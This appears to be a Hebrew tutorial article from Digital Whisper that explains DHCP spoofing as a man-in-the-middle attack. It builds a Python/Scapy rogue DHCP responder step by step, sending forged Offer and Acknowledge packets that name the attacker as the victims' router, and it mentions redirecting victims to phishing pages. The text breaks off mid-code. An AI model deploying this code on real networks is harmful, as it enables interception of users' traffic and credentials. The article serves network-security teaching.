digital whisper Technologic Papers

DHCP Spoofing Attack

דן בוגנים (SnipSkill)

הקדמה

אני מניח שרובכם מכירים או לפחות שמעתם על הפרוטוקול DHCP, פרוטוקול המהווה בסיס מרכזי בכמעט כל רשת, מרשתות בייתיות ועד רשתות ענק של ארגונים ותעשיות גדולות. במאמר זה אציג מתקפת רשת המבוססת על הפרוטוקול - כיצד תוקף אשר נמצא ברשת יכול לנצל את העובדה ששאר המחשבים ברשת מצפים לקבל את פרטי החיבור שלהם לרשת דרך שרת מרכזי מבלי לבדוק יותר מדי את זהותו.

מעבר ללמידה התיאורית, נכתוב יחד סקריפט פייתון (עם שימוש ב-Scapy) אשר יממש את המתקפה. לפני שנתחיל, אני ממליץ מאוד לקרוא לעומק על הפרוטוקול ועל אופן הפעולה שלו (באחד מהקישורים למטה) אם כי במאמר זה נסקור זאת בקצרה. (לרציניים ביותר, **RFC 2131** הוא ה-RFC שמסביר איך עובד הפרוטוקול). כמו כן, מומלץ (אך לא חובה, שכן אסביר את הקוד ביתר פירוט) לדעת לתכנת בשפת Python ולהכיר את אופן השימוש בספרייה Scapy, סיפרייה המאפשרת לשלוח ולהסניף פקטות היוצאות ומתקבלות מכרטיסי הרשת של המחשב. קישורים ללימוד Python ו-Scapy באופן עצמאי יצורפו בדף הקישורים שבסוף המאמר.

על הפרוטוקול DHCP

פרוטוקול DHCP או Dynamic Host Configuration Protocol הוא פרוטוקול המספק ללקוח המעוניין להתחבר לרשת מקומית, פרטים על הרשת, לדוגמה:

- טווח הרשת המקומית - Subnet Mask
- כתובת ה-IP של הנתב
- כתובת ה-IP של שרתי ה-DNS

כמו כן שרת ה-DHCP שמספק את הפרטים האלו, מספק גם את כתובת ה-IP המקומית שתהיה למחשב שרוצה להתחבר לרשת, על מנת שיוכל לתקשר עם הנתב, ישנם עוד פרטים ששרת ה-DHCP מספק ללקוח אך הם פחות חשובים למאמר זה.


הפרוטוקול נבנה על מנת לאפשר ללקוחות חדשים להצטרף אל הרשת ולהשתמש בה וגם בכדי להקל את עבודתם של מנהלי הרשת בהקצאת כתובות IP באופן ידני לכל אחד ואחד מהלקוחות.

תהליך ה-D.O.R.A

התהליך שנקרא D.O.R.A הוא התהליך המתבצע כאשר לקוח מבקש להתחבר לרשת, התהליך כולל ארבעה שלבים:

1. הודעת **DHCP Discover** היא ההודעה הראשונה שנשלחת על ידי הלקוח ברחבי הרשת (כלומר על לכל המשתמשים לאופן השליחה הזה קוראים **Broadcast**) וזאת על מנת ששרת ה-DHCP ידע שהלקוח רוצה להתחבר לרשת.
2. הודעת **DHCP Offer** היא ההודעה איתה עונה שרת ה-DHCP על הודעת ה-**Discover** והיא מכילה את כתובת IP אותה השרת מציע ללקוח.
3. הודעת **DHCP Request** היא ההודעה השלישית בתקשורת אותה שולח הלקוח כתגובה להודעת ה-**Offer** והיא נשלחת על מנת לומר לשרת ה-DHCP שהלקוח מקבל את ההצעה ומוכן לקבל פרטים נוספים על הרשת.
4. הודעת **DHCP Acknowledge** היא ההודעה האחרונה כחלק מתהליך ה-D.O.R.A אותה שולח השרת ללקוח בה נשלחים פרטים נוספים על הרשת.


על מנת לחזות בתהליך, פתחו **Wireshark** להסנפת הפקטות ברשת המקומית שלכם והכניסו את הפילטר **dhcp** על מנת לראות אך ורק את פקטות ה-**DHCP**.



שימו לב: שכל ההודעת גם מצד הלקוח וגם מצד השרת נשלחות ב-**Broadcast**, בתמונה 1 אנו אכן רואים כי ההודעות שנשלחו מהנתב נשלחות ישירות אל המחשב שלנו אך זה קורה מאחר והנתב זוכר את המחשב שלנו.

מתקפות MITM

מתקפת **MITM** או **Man In The Middle** הן סוג של מתקפות רשת בה גורם שלישי מצליח להכניס את עצמו בתווך שבין שני מחשבים המדברים אחד עם השני בלא ידיעתם. במספר מתקפות התוקף מצליח להתחזות לכל אחד מהמחשבים בנפרד ולגרום להם להאמין כי הם באמת מדברים אחד עם השני. אך בפועל, כל מחשב שולח את המידע אל התוקף והתוקף מעביר את המידע אל המחשב השני.



כמו שכבר בטח ניחשתם, מתקפת ה-DHCP Spoof עליה נתמקד במאמר זה הינה גם מתקפת MITM. אך כמוה ישנן עוד הרבה מתקפות מגוונות ומעניינות מהסוג הזה עליהן אני ממליץ בחום לקרוא, חלקן קלות באופן מפחיד למימוש למשל:

- מתקפת Arp Spoofing (מצורף מאמר שכתב רזיאל בקר בדף הקישורים)
- מתקפת ICMP Redirect
- מתקפת NBNS Spoofing (מצורף מאמר שכתב אפיק קסטיאל בדף הקישורים)

הסבר קצר על איך עובדת מתקפת DHCP Spoof

מתקפת ה-DHCP Spoof כמו הרבה מתקפות MITM אחרות מתרכזת בעובדה שתהליך ה-D.O.R.A נעשה כולו ב-**Broadcast** ושהלקוח סומך על שרת ה-DHCP האמיתי שיתקשר איתו.

המתקפה מתחילה כאשר הלקוח רוצה להתחבר לרשת ולשם כך שולח פקטת **DHCP Discover**, לאחר שליחת הפקטה, התוקף עונה ללקוח בהודעת **DHCP Offer**.

הלקוח, שרואה את ההודעה ששלח התוקף, חושב כי שרת ה-DHCP שלח אותה ועונה לה כרגיל עם הודעת **DHCP Request** ולאחר מכן התוקף עונה לו בהודעת **DHCP Acknowledge** אך הודעה זו, בשונה משאר ההודעת, תהיה שונה ותהווה את הבסיס למתקפה!

בהודעת ה- **DHCP Acknowledge** ששלח התוקף ללקוח, כתובת ה-IP של הנתב תהיה בעצם כתובת ה-IP של מחשבו של התוקף, כך שכל פעם שהלקוח ירצה לגלוש ברשת, למשל, להתחבר לפייסבוק, פרטי

ההתחברות שלו יגיעו לשרתי פייסבוק דרך מחשבו של התוקף, ולא דרך הנתב המקומי, וזו הסכנה הגדולה במתקפת ה-DHCP Spoof ובכלל במתקפות MITM.

הסבר קצר על Scapy

כפי שהסברתי מוקדם יותר, את הקוד נממש בעזרת הספרייה **Scapy** שמאפשרת להסניף ולשלוח פקטות, ספרייה זו שימושית בשבילנו שכן נרצה לדעת מתי לקוח חדש רוצה להתחבר לרשת, וכמו כן, נרצה לשלוח לו את הפקטות המתאימות (**DHCP Offer, DHCP Acknowledge**) על מנת לבצע את המתקפה.

מי שמכיר את הספרייה מוזמן לדלג על החלק הבא ולהגיע ישר לחלק בו נכתוב את המתקפה.

כעת אציג את הפונקציות השונות שמאפשרות לנו להסניף ולשלוח פקטות ואדבר על כל אחת בקצרה:

```
sniff(count, lfilter, prn, timeout)
```

הפונקציה **sniff** מאפשרת לנו להסניף פקטות שנכנסות ויוצאות מהמחשב שלנו, הפונקציה מקבלת מספר פרמטרים אופציונלים:

- **Count** ← הפרמטר הזה מקבל מספר חיובי והוא מעיד על כמות הפקטות שאנו נרצה להסניף עד שהפונקציה תפסיק, למשל:

```
sniff(count = 2)
```

במקרה זה, הפונקציה תסניף 2 פקטות ואז תעצור. כמו כן, הפונקציה מחזירה מערך (array) של הפקטות אותה היא הסניפה ולכן אם תרצו לנתח את הפקטות שהסנפתם בהמשך, תוכלו להקצות את הפונקציה למשתנה באופן הבא:

```
1   from scapy.all import *
2
3   packets = sniff(count = 2)
4   print(packets)
<Sniffed: TCP:2 UDP:0 ICMP:0 Other:0>
```

- **lfilter** (האות **L** קטנה) ← הפרמטר הזה מקבל פונקציה, הפונקציה מקבלת כפרמטר פקטה שהוסנפה ,והפונקציה בודקת את הפקטה ומחזירה **True** או **False** בהתאם, אם הפונקציה תחזיר **True** הפקטה תישמר, אחרת הפקטה תיזרק. דוגמה:

```
from scapy.all import *

def filter_packet(packet):
    return DHCP in packet

packets = sniff(lfilter = filter_packet, count = 1)
packets.show()
0000 Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP
```

- **Prn** ← הפרמטר הזה מקבל פונקציה, הפונקציה מקבלת פקטה שהוסנפה ועברה את הפונקציה שניתנה בפרמטר **lfilter** (במידה וניתנה פונקציה לפרמטר הזה):

```
from scapy.all import *

def filter_packet(packet):
    return TCP in packet

def print_packet(packet):
    packet.show()

packets = sniff(lfilter = filter_packet, prn = print_packet, count = 1)
```

- **timeout** ← הפרמטר הזה מקבל מספר (בשניות) המייצג את כמות הזמן שעל הפונקציה לעבוד עד אשר היא צריכה להפסיק.

```
from scapy.all import *

def filter_packet(packet):
    return TCP in packet

def print_packet(packet):
    packet.show()

packets = sniff(lfilter = filter_packet, prn = print_packet, timeout = 2)
```

send(x) ו-sendp(x)

הפונקציה ()**send** מאפשרת לנו לשלוח פקטות, הפרמטר **x**, הראשון שהפונקציה תקבל, יהיה הפקטה אותה נרצה לשלוח. ההבדל בין הפונקציות ()send ו-()sendp הוא שהראשונה שולחת את הפקטות בשכבה השלישית, כלומר בשכבת ה-IP ללא שכבת ה-Ethernet והשנייה שולחת פקטות בשכבה השנייה, כלומר עם שכבת ה-Ethernet, להלן דוגמה לשימוש בשתי הפונקציות:

דוגמא לשימוש בפונקציה ()send:

```
1  from scapy.all import *
2
3  IP_LAYER = IP()
4  UDP_LAYER = UDP()
5  DNS_LAYER = DNS()
6
7  third_layer_packet = IP_LAYER / UDP_LAYER / DNS_LAYER
8
9  send(third_layer_packet)
```

דוגמא לשימוש בפונקציה ()sendp:

```
11  ETHERNET_LAYER = Ether()
12  IP_LAYER = IP()
13  UDP_LAYER = UDP()
14  DNS_LAYER = DNS()
15
16  second_layer_packet = ETHERNET_LAYER / IP_LAYER / UDP_LAYER / DNS_LAYER
17
18  sendp(second_layer_packet)
```

דבר חשוב מאוד שיש לציין, שבלעדיו הקוד שלנו לא היה מצליח להיות מהיר יותר משרת ה-DHCP, הפונקציות שהצגתי כרגע אכן שולחות פקטות, אך הן עושות את זה מאוד לאט (באופן יחסי לשרת ה-DHCP), הסיבה לאיטיות הזו נעוצה בעובדה שבכל פעם שהפונקציות האלו שולחות פקטה, הן יוצרות משהו שנקרא **socket** זה הדבר שבאמצעותו הן שולחות את הפקטה, ויצירת **socket** כל פעם מחדש בעת שליחת הפקטה לוקח המון זמן!

למזלנו, הפונקציות ()send ו-()sendp מקבלות פרמטר בשם **socket**, ובהינתן הפרמטר הזה, הפונקציה לא תיצור **socket** חדש, אלא תשתמש ב-**socket** שהבאנו לו ובכך תחסוך זמן יקר!

```
11  ETHERNET_LAYER = Ether()
12  IP_LAYER = IP()
13  UDP_LAYER = UDP()
14  DNS_LAYER = DNS()
15
16  second_layer_packet = ETHERNET_LAYER / IP_LAYER / UDP_LAYER / DNS_LAYER
17
18  socket_send = conf.L2socket() <----------------------------------------
19
20  sendp(second_layer_packet, socket = socket_send)
```

שימו לב לשורה 18 בתמונה הקודמת, שם יצרנו **socket** בעזרת האובייקט **conf** ש-**scapy** מספק לנו, ולאחר מכן, העברנו את ה-**socket** שיצרנו לפונקציה ()**sendp** על ידי הפרמטר **socket**.

sr(x), **sr1(x)**, **srp(x)** ו-**srp1(x)**

הפונקציות הנ"ל מקבלות פקטה בתור הפרמטר הראשון **x**, שולחות אותה, ומחזירות את התשובה לפקטה מהמחשב אליו היא נשלחה, כל פונקציה שונה במעט ולכן נעבור על השוני בקצרה:

- **sr**← שולחת פקטה בשכבה השלישית ומקבלת **tuple** מהצורה הבאה:

```
(packet_sent & answers, unanswered_packets)
```

- **sr1**← שולחת פקטה בשכבה השלישית ומקבלת את הפקטה שנשלחה כתשובה.

- **srp**← שולחת פקטה בשכבה השנייה ומקבלת **tuple** מהצורה הבאה:

```
(packet_sent & answers, unanswered_packets)
```

- **srp1**← שולחת פקטה בשכבה השנייה ומקבלת את הפקטה שנשלחה כתשובה.

בדוגמה הבאה אני שולח פקטת DNS שתחזיר לי את כתובת ה-IP של google, אם תנסו לעשות זאת בעצמכם, תחזור אליכם פקטת DNS עם כתובת ה-IP של google:

```
11  ETHERNET_LAYER = Ether()
12  IP_LAYER = IP(dst = '8.8.8.8')
13  UDP_LAYER = UDP(dport = 53)
14  DNS_LAYER = DNS(rd = 1, qd = DNSQR(qname='www.google.com'))
15
16  second_layer_packet = ETHERNET_LAYER / IP_LAYER / UDP_LAYER / DNS_LAYER
17
18  socket_send = conf.L2socket()
19
20  packet = srp1(second_layer_packet)
21  packet.show()
```

זו הייתה דוגמה לאופן פעולתה של הפונקציה srp1, ובאופן דומה אפשר להשתמש בשאר הפונקציות, עם זאת, יש לשים לב שאם תנסו לעשות ()packet.show כאשר המשתנה packet הוא tuple תיתקלו בשגיאה, במקרה הזה יש להדפיס את המשתנה בעזרת הפונקציה ()print.

מימוש המתקפה ב-Python

כעת, לאחר שלמדנו על הפרוטוקול - DHCP ועל ניצול אופן הפעולה שלו למתקפת - DHCP Spoof וקצת על הספרייה - **Scapy** נוכל ליצור קוד שמדמה את המתקפה בעצמנו!

את הקוד נכתוב בשפה - Python 3.7, אם אתם לא מכירים את השפה או ששמעתם עליה אך אין לכם מושג איך להשתמש בה, מומלץ ללמוד להשתמש בשפה אם ברצונכם להבין את הקוד לפני שנתחיל.

לעומת זאת, למי שמכיר את השפה ויצא לו להשתמש בה כבר, אני ממליץ לכם לנסות לממש את הקוד בעצמכם! ואפילו לשלוח למייל שלי שאותו אצרף בסוף המאמר את הקוד, בהצלחה לאמיצים!

את הקוד אכתוב בעורך **Visual Studio Code**, בדף הקישורים אצרף לינק להורדת העורך, כמו כן אצרף לינקים להורדת **Python 3.7** ולהורדת **Scapy**. אם יש לכם כבר - **Python** והורדתם כלי בשם **pip**, תוכלו להיכנס ל-**cmd** ולכתוב את השורה הבאה על מנת להוריד את **Scapy** באופן מהיר יותר:

```
pip install scapy
```

אתם מוזמנים להוריד את הקוד המצורף בסוף המאמר ולעקוב אחר ההסבר, את הקוד נכתוב שלב אחר שלב עד להשלמתו.

שלב א': imports והגדרת משתנים

עכשיו, כשאנחנו סוף סוף מוכנים לכתוב את הקוד, נתחיל מהגדרת כל המשתנים והפונקציות שיעזרו לנו לממש את הקוד:

```
1  from scapy.all import *
2
3  DHCP_DISCOVER_TYPE = 1
4  DHCP_REQUEST_TYPE = 3
5  DHCP_OFFER_TYPE = 2
6  DHCP_ACKNOWLEDGE_TYPE = 5
7  BOOTPC = 68 # Client side DHCP port
8  BOOTPS = 67 # DHCP server side port
9  BOOTP_REPLY_OP_CODE = 2
10
11 BROADCAST_MAC = "ff:ff:ff:ff:ff:ff"
12 BROADCAST_IP = "255.255.255.255"
13
14 MY_COMPUTER_MAC = "[redacted]"
15 MY_COMPUTER_IP = "192.168.1.32"
16
17 REAL_ROUTER_MAC = "[redacted]"
18 REAL_ROUTER_IP = "192.168.1.1"
19 DNS_SERVER_IP = "192.117.235.235"
20 SUBNET_MASK = "192.168.1."
21
22 socket_send = conf.L2socket()
23 vacant_ips = []
24 victim_ips = []
```

- בשורה מספר 1 אנו מייביאים (**import**) את כל הפונקציות של הספרייה **Scapy** עליה דיברנו מוקדם יותר, על מנת להסניף ולשלוח פקטות ברשת המקומית.
- בשורות 3 - 20 אנו מגדירים את כל המשתנים הגלובלים שיעזרו לנו בהמשך
- בשורות 3 - 9 אנו מגדירים משתנים הקשורים לפרוטוקול DHCP, כמו המספר שקובע מה סוג חבילת ה-DHCP והפורטים שבהם הפרוטוקול DHCP מתקשר.
- בשורות 11 - 20 אנו מגדירים את כל הגדרות הרשת כמו כתובת ה-**IP** שלנו ושל הנתב האמיתי, כתובת ה-**MAC** של כרטיס הרשת שלנו ושל כרטיס הרשת של הנתב האמיתי, הגדרות אלו יחליפו את ההגדרות ששרת ה-**DHCP** נותן בדרך כלל ללקוחות ובכך יגרמו לקורבנות לחשוב שהמחשב שלנו הוא הנתב האמיתי.
- שימו לב! כאשר אנו מחליפים רשת מקומית, עלינו גם לשנות את הגדרות הרשת בקוד לפני שאנו מריצים אותו על מנת שהוא יעבוד.
- על מנת לגלות את רוב הגדרות הרשת באופן מהיר, כנסו ל-**CMD** והכניסו את הפקודה **ipconfig /all** על מנת לקבל הגדרות רשת מתקדמות כמו כתובת הנתב, הכתובת של המחשב שלכם, כתובת שרת ה-**DNS** וכו'...
- בשורה 22 - אנו יוצרים **socket** על מנת ששליחת הפקטות תתבצע באופן מהיר, כפי שלמדנו בחלק של **scapy**.
- בשורות 23 - 24 - אנו יוצרים 2 מערכים שישמשו אותנו בשמירת הכתובות החופשיות אותן ניתן לקורבנות שלנו ובשמירת הכתובות שנתנו לקורבנות שלנו.

שלב ב': בניית הפונקציה main

הפונקציה **main** תהיה הפונקציה הראשית שלנו ממנה הקוד יתחיל, תפקידה יהיה להסניף פקטות שנשלחות ברשת ולהעבירן ל עיבוד נוסף, הקוד לפונקציה הראשית יראה כך:

```
212  def main():
213      # Finding vacant IP'S To give the victims
214      find_vacant_ip_address(ip_count = 1)
215
216      # Sniffing to find DHCP Discovery / Request packets in order to answer them
217      sniff(lfilter = filter_dhcp_packets, prn = build_dhcp_response_packets)
218
219  if __name__ == '__main__':
220      main()
```

הפונקציה **main** מסניפה פקטות על ידי שימוש בפונקציה **sniff** ומעבירה אותן לעיבוד נוסף על ידי הפונקציות **filter_dhcp_packets** ו-**build_dhcp_response_packets**, הפונקציה המתקבלת ב-**lfilter** תסנן את הפקטות הרלוונטיות בשבילנו שהן **DHCP DISCOVER** או **DHCP_REQUEST**.

פקטה שעברה את הסינון בהצלחה תעבור כפרמטר לפונקציה שצוינה בפרמטר **prn**, במקרה שלנו, הפונקציה **build_dhcp_response_packets**, כעת נעבור על כל אחת מהפונקציות בנפרד ונראה איך הן נראות.

אך לפני שהופנקציה עושה את כל זה, עלינו למצוא כתובות IP חופשיות שניתן לקורבנות שלנו, לכן נשתמש בפונקציה **find_vacant_ip_address** שמוצאת כתובות חופשיות (הפונקציה תמצא **ip_count** כתובות חופשיות), ושמה אותן במשתנה **vacant_ips** שהגדרנו בהתחלה.

את הפונקציה אצרף בסוף המאמר ביחד עם שאר הקוד ולא אסביר על אופן פעולתה במאמר זה.

שלב ד': סינון הפקטות

הפונקציה **filter_dhcp_packets** מקבלת כפרמטר את הפקטה שהוסנפה, ומצופה להחזיר ערך בוליאני (**True** או **False**), אם חזר הערך **True** אז הפקטה תעבור לפונקציה **build_dhcp_response_packets** לעיבוד נוסף, אחרת הפקטה תיזרק והפונקציה **sniff** תעבור לפקטה הבאה שהיא קלטה ותמשיך את התהליך הנ"ל עד אשר התוכנה תסתיים.

התנאי הראשון בשורה 89 שהפונקציה בודקת נועד על מנת לעצור את המתקפה שלנו כאשר לא נשארו לנו עוד כתובות חופשיות להקצות לקורבן:

```
87  # Filters the dhcp packets
88  def filter_dhcp_packets(packet):
89      if ((len(vacant_ips) <= 0)):
90          return False
91
92      is_dhcp_packet = ( DHCP in packet ) and
93                       ( packet[DHCP].options[0][1] in (DHCP_DISCOVER_TYPE, DHCP_REQUEST_TYPE))
94
95      victim_packet = ( IP in packet ) and ( packet[IP].src in victim_ips)
96
97      return is_dhcp_packet or victim_packet
98
```

הפונקציה בודקת שני מקרים, ואם אחד מהם יהיה **True** אז הפונקציה תעביר את הפקטה לעיבוד נוסף על ידי **build_dhcp_response_packets**.

is_dhcp_packet

התנאי הזה בודק אם הפקטה היא בכלל פקטת DHCP שעליה נרצה לענות לקורבן, על מנת לעשות זאת, נבדוק כמה דברים:

1. **DHCP in packet** - תנאי זה נועד לבדוק האם הפקטה היא פקטת **DHCP**, אם הפקטה היא לא פקטת **DHCP** אז אנו אפילו לא מעוניינים להמשיך לבחון אותה, אלא אם כן היא פקטה שהקורבן שולח לנו (בשלב שהוא כבר בידינו).
2. אם הפקטה היא אכן פקטת **DHCP** נבדוק את התנאי שבשורה 93 על פי האיור למעלה. התנאי נועד לבדוק האם פקטת ה-**DHCP** - שתפסנו הינה פקטה מסוג **Discover** או פקטה מסוג **Request**, אנו לא מעוניינים בכל שאר פקטות ה-**DHCP** שקיימות כמו **NAK**, **OFFER**, **ACKNOWLEDGE** וכדומה.

אם הפקטה עונה על שני התנאים האלו, הפוקנציה **filter_dhcp_packets** תחזיר את **True** והפקטה תעבור כפרמטר לפונקציה הבאה שלנו - **build_dhcp_response_packets**

victim_packet

אם הפקטה היא לא פקטת **DHCP** אז יכול להיות שהיא פקטה שנשלחה על ידי הקורבן שלנו לאחר שכבר ביצענו עליו את מתקפת ה-DHCP Spoof, תנאי זה בודק עם כתובת ה-IP של הפקטה היא כתובת IP של אחד מהקורבנות שלנו (השמורים במשתנה **victim_ips**), ואם כך, הפקטה תעבור לעיבוד נוסף.

שלב ה': בניית פקטות התשובה (DHCP Offer, DHCP Acknowldege)

הפונקציה **build_dhcp_response_packets** מעבדת את הפקטה שקיבלה ובונה בהתאם אליה את פקטת התשובה אותה נרצה לשלוח לפני ששרת ה-**DHCP** מספיק לשלוח את פקטת התשובה שלו ובכך "לגנוב" את הלקוח ולתת לו הגדרות רשת מזויפות:

```
105 def build_dhcp_response_packets(packet):
106     packet_to_send = None
107
108     if (DHCP not in packet):
109         # A packet send by the victim
110     else:
111         victim_ip_offer = vacant_ips[len(vacant_ips) - 1]
112
113         # Build a DHCP Offer packet and send to victim
114         if (packet[DHCP].options[0][1] == DHCP_DISCOVER_TYPE):
115
116             # Build DHCP Offer packet
117             # and send broadcast
118
119         # Build a DHCP Acknowledge packet and send to victim
120         elif (packet[DHCP].options[0][1] == DHCP_REQUEST_TYPE):
121
122             # Build DHCP Acknowledge packet
123             # and send broadcast
124
125
126
127         sendp(packet_to_send, socket = socket_send)
```

בתחילת הפונקציה אנו מגדירים משתנה בשם **packet_to_send** אותו נשנה לאורך הפונקציה ולבסוף נשלח את הפקטה לאן שנצטרך.

תחילה נבדוק אם הפקטה היא פקטה שהתקבלה מהקורבן שלנו על ידי התנאי בשורה 108, אם כן, נוכל להעביר את הפקטה לנתב ולהחזיר לקורבן את מה שרצה או שנוכל להחזיר לו משהו אחר, כמו אתר **Phishing** או כל דבר אחר שנעלה על רוחנו.

אם הפקטה היא פקטת DHCP, אז אנו נצטרך לבנות פקטות מתאימות ולשלוח ב-Broadcast מהר מהר ולפני ששרת ה-DHCP עושה זאת, תחילה נבדוק אם הפקטה ששלח הקורבן היא פקטת **DHCP_DISCOVER** ואם כן נבנה פקטת **DHCP_OFFER** אחרת, נבנה פקטת **DHCP_ACKNOWELDEGE**

יש לזכור שהמשתנים **DHCP_DISCOVER_TYPE** ו-**DHCP_REQUEST_TYPE** הם משתנים גלובלים שהוגדרו בתחילת התוכנה המעידים על סוג הפקטה.

לכל פקטת DHCP שונה, יש מספר המייצג את הסוג שלה, לרשימת הסוגים ומספרם השונים של פקטות ה-DHCP: https://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol

בניית פקטת ה-**DHCP Offer**

```
# Build a DHCP Offer packet and send to victim
if (packet[DHCP].options[0][1] == DHCP_DISCOVER_TYPE):

    ether_layer = Ether(src = MY_COMPUTER_MAC, dst = BROADCAST_MAC)

    ip_layer = IP(src = MY_COMPUTER_IP, dst = BROADCAST_IP)

    udp = UDP(sport = BOOTPS, dport = BOOTPC)

    bootp = BOOTP(op = BOOTP_REPLY_OP_CODE, xid = packet[BOOTP].xid, yiaddr = victim_ip_offer, siaddr = MY_COMPUTER_IP,
                  chaddr = packet[BOOTP].chaddr, sname = packet[BOOTP].sname, file = packet[BOOTP].file,
                  options = packet[BOOTP].options)

    dhcp = DHCP(options = [('message-type', DHCP_OFFER_TYPE), ('subnet_mask', '255.255.255.0'),
                           ('time_zone', b'\x00\x00\x00\x00'),
                           ('router', MY_COMPUTER_IP), ('default_ttl', b'@'), ('lease_time', 3600),
                           ('server_id', MY_COMPUTER_IP),
                           ('renewal_time', 1800), ('rebinding_time', 3150),
                           ('name_server', DNS_SERVER_IP), 'end', 'pad'])

    packet_to_send = ether_layer / ip_layer / udp / bootp / dhcp
```

את בניית פקטת ה-**DHCP Offer** נעשה בשלבים הבאים לפי הסדר הבא:

- Ethernet - שכבת הקו
- IP - שכבת הרשת
- UDP - שכבת התעבורה
- DHCP - שכבת האפליקציה

ולאחר הבנייה של כל שכבה בנפרד, נחבר את כל השכבות ביחד ונקצה למשתנה בשם **packet_to_send** לשכבת ה-Ethernet נקצה את כתובת המקור (src) להיות כתובת המקור של כרטיס הרשת שלנו, ואת כתובת הקצה (dst) להיות Broadcast. לשכבת ה-IP נעשה את אותו הדבר רק עם כתובות IP ה-src יהיה כתובת ה-IP של המחשב שלנו וה-dst יהיה כתובת ה-Broadcast.

פרוטוקול ה-DHCP פועל על הפורטים 67 ו-68 כאשר פורט 68 הוא הפורט של הלקוח ופורט 67 הוא הפורט של שרת ה-DHCP, ולכן נשנה בשכבת ה-UDP את פורט המקור (sport) ואת פורט היעד (dport) לערכים הנ"ל.

כעת הגענו לשכבת האפליקציה, ונרצה לבנות את החלק של הפרוטוקול DHCP, ואנו נבנה את החלק הזה בעזרת הפרוטוקול BOOTP.

הפרוטוקול BOOTP הוא פרוטוקול שהיה קיים לפני DHCP, ועשה פעולות דומות למה שעושה DHCP, אך לאחר זמן מה, הוחלט לבנות פרוטוקול אחר, טוב יותר שיספק נתוני רשת ללקוחות ויעשה זאת בצורה טובה יותר מהפרוטוקול BOOTP, אך מאחר ואופן הפעולה של שני הפרוטוקולים הוא דומה בסך הכל, הוחלט לשלב את הפרוטוקול DHCP עם BOOTP ולבנות את האחד על השני.

על איחוד הפרוטוקולים תוכלו לקרוא בלינק הבא בחלק של ההיסטוריה:

https://en.wikipedia.org/wiki/Dynamic_Host_Configuration_Protocol

בכל מקרה, רוב הפרמטרים שבפרוטוקול BOOTP לא כאלו מעניינים, החלקים החשובים הם הפרמטרים **xid** ו-**yiaddr**, הפרמטר הראשון הוא תעודת הזהות המיוחדת שיש לתהליך ה-DHCP של הפקטה ששלח הקורבן, אם אנו נבנה את פקטת התשובה שלנו עם **xid** שונה מהאחד שהיה לפקטה ששלח הקורבן, הוא לא יקבל אותה.

הפרמטר השני הוא כתובת ה-IP שאנו מציעים לקורבן לקבל, הפרמטר יקבל את הערך **victim_ip_offer** שאותו הגדרנו למעלה, בשורה 111, שהוא יהיה אחד מהכתובות החופשיות שמצאנו בתחילת המתקפה.

הגענו לבניית ה-DHCP, שוב, על הרבה מהפרמטרים לא ארחיב, אך שניים מהפרמטרים: **router** ו-**server_id** הם החלק החשוב של המתקפה, לפרמטרים הללו נקצה את הערך **MY_COMPUTER_IP**, דבר זה יגיד לקורבן שכתובת הנתב היא הכתובת של המחשב שלנו.

יש לשים לב שאת הפרמטר **subnet_mask** הקצתי באופן סטטי להיות "255.255.255.0" שכן רוב הרשתות משתמשות בערך הזה, אך יש לשים לב לדבר כאשר אנו מנסים לבצע את המתקפה, מאחר ויכול להיות שערך זה לא יהיה נכון ותצטרכו לשנותו.

ובסוף הבנייה של כל השכבות בנפרד, נחבר את כולן ביחד ונקצה למשתנה **packet_to_send**.

בניית פקטת ה-DHCP Acknowledge:

```
154  # Build a DHCP Acknowledge packet and send to victim
155  elif (packet[DHCP].options[0][1] == DHCP_REQUEST_TYPE):
156      print("Sending Acknowledge Packet!")
157
158      ether_layer = Ether(src = MY_COMPUTER_MAC, dst = BROADCAST_MAC)
159
160      ip_layer = IP(src = MY_COMPUTER_IP, dst = BROADCAST_IP)
161
162      udp = UDP(sport = BOOTPS, dport = BOOTPC)
163
164      bootp = BOOTP(op = BOOTP_REPLY_OP_CODE, xid = packet[BOOTP].xid, yiaddr = victim_ip_offer, siaddr = MY_COMPUTER_IP,
165                    chaddr = packet[BOOTP].chaddr, sname = packet[BOOTP].sname, file = packet[BOOTP].file,
166                    options = packet[BOOTP].options)
167
168      dhcp = DHCP(options = [('message-type', DHCP_ACKNOWLEDGE_TYPE), ('subnet_mask', '255.255.255.0'),
169                             ('time_zone', b'\x00\x00\x00\x00'),
170                             ('router', MY_COMPUTER_IP), ('default_ttl', b'@'), ('lease_time', 3600),
171                             ('server_id', MY_COMPUTER_IP),
172                             ('renewal_time', 1800), ('rebinding_time', 3150),
